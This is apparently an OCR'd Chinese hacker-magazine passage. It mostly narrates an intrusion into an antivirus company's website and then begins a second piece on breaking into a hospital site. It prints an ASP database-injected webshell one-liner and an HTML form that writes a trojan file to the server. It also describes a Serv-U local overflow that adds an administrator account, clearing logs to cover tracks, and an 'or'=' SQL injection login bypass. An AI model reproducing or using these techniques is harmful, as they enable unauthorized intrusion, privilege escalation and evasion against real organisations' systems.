


图 6




图 7

图片上已经显示的很清楚了，<%execute request ("b") %>成功插入到了数据库中（各位读者也可以试试<%eval request ("b")%>，lake2的blog上有具体的介绍）。

使用下面这个客户端连接数据库的地址，然后再写入木马。

```
<form action=http://www.targe.com.cn/admin/data/user.asp method=post>
<textarea name=b cols=120 rows=10 width=45>
set lP=server.createObject("Adodb.Stream")
lP.Open
lP.Type=2
lP.CharSet="gb2312"
lP.writetext request("hackbin")
lP.SaveToFile server.mappath("men.asp"),2
lP.Close
set lP=nothing
response.redirect "men.asp"
</textarea>
<textarea name=hackbin cols=120 rows=10 width=45>添入生成木马的内容</textarea><BR><center><br>
<input type=submit value=提交>
```

保存为clent.htm，在写入木马的时候，我还犹豫了半天。害怕写入的海阳2005没有做任何处理会不会被kill掉？人家毕竟也是做杀毒软件的，可能是这杀毒软件公司跟lcx大叔他们关系不错，海阳竟然没有被kkill掉，狂晕ing，如图8。




图8

更令人不可思议的是我们放上去的程序或者被杀毒软件称为后门的东东都可以正常运行，实在是狂汗啊！

服务器所在的内网资源丰富，如果继续渗透内网的话，也只是时间问题而已，如图9。




图9

这个网站服务器的安全性实在是做的不怎么样，asp木马竟然可以浏览所有的盘，在系统盘发现了serv-u，竟然还是4.0版本的，看来提升权限的方法也有了，而且还有Terminal Services（终端服务），如图10。

本来以为这样的网站肯定会做什么IP限制，至少也应该会有个什么防火墙的吧（大不了我用httptunnel， lake2偷笑），但是结果证明这些担心都是多余的，Serv-u本地溢出成功的添加了一个管理员帐号，登录终端3389上去抓了张图片留个纪念就下来了，如图11。

当然最后得把该擦的都擦了，历史记录可千万别忘记了清除，毕竟安全第一嘛！其实我们都是在做了安全措施后才做的测试。




图10




图11

后记：

总结本次渗透可以说还是很顺利的。作为一个杀毒软件公司，其网站的安全性实在是不敢让人恭维，如果有人在其专门为网民提供下载的软件上做手脚或者进一步渗透内网，或者在服务器上放置专门编写的sniffer（嗅探软件），那后果将不堪设想。后来经过专门对晓宇听幽新闻文章管理系统的测试发现得到webshell的方法还不止一种，使用这套程序的人要注意了。使用前至少也应该修改一下，光靠一个静态的页面是远远不够的。最后，关于该网站的漏洞，我们已经通知了网站的管理员，无聊人士请勿对号入座！

（文章中涉及到的程序nbsi2、海洋顶端木马、asp.txt、clent.htm已经收录在本期光盘中）

被遗忘的利刃

剑心[B.C.T]

在B.C.T给大家翻译外国漏洞资料的时候，一个经常出现的漏洞就是Css漏洞，也就是跨站脚本漏洞。在外国的那些漏洞公布站点上对这类漏洞都是十分重视的，但国内却好象对这类漏洞不太重视，以前还听说过一些，最近就听得比较少了，不过有的时候也许还有用得上这把利刃的地方。

上次教一个比我还要菜的朋友SQL注入的时候，不小心来到了一个大型医院的网站，顺手在后面添加了一个“admin/”，结果如图1所示，这么容易！？我一下子来了兴致，后面的事情更有意思，用啊D工具猜出了登录的路径为“/admin/login.asp”之后，用经典的“'or'='”登录，如图2，居然成功了。

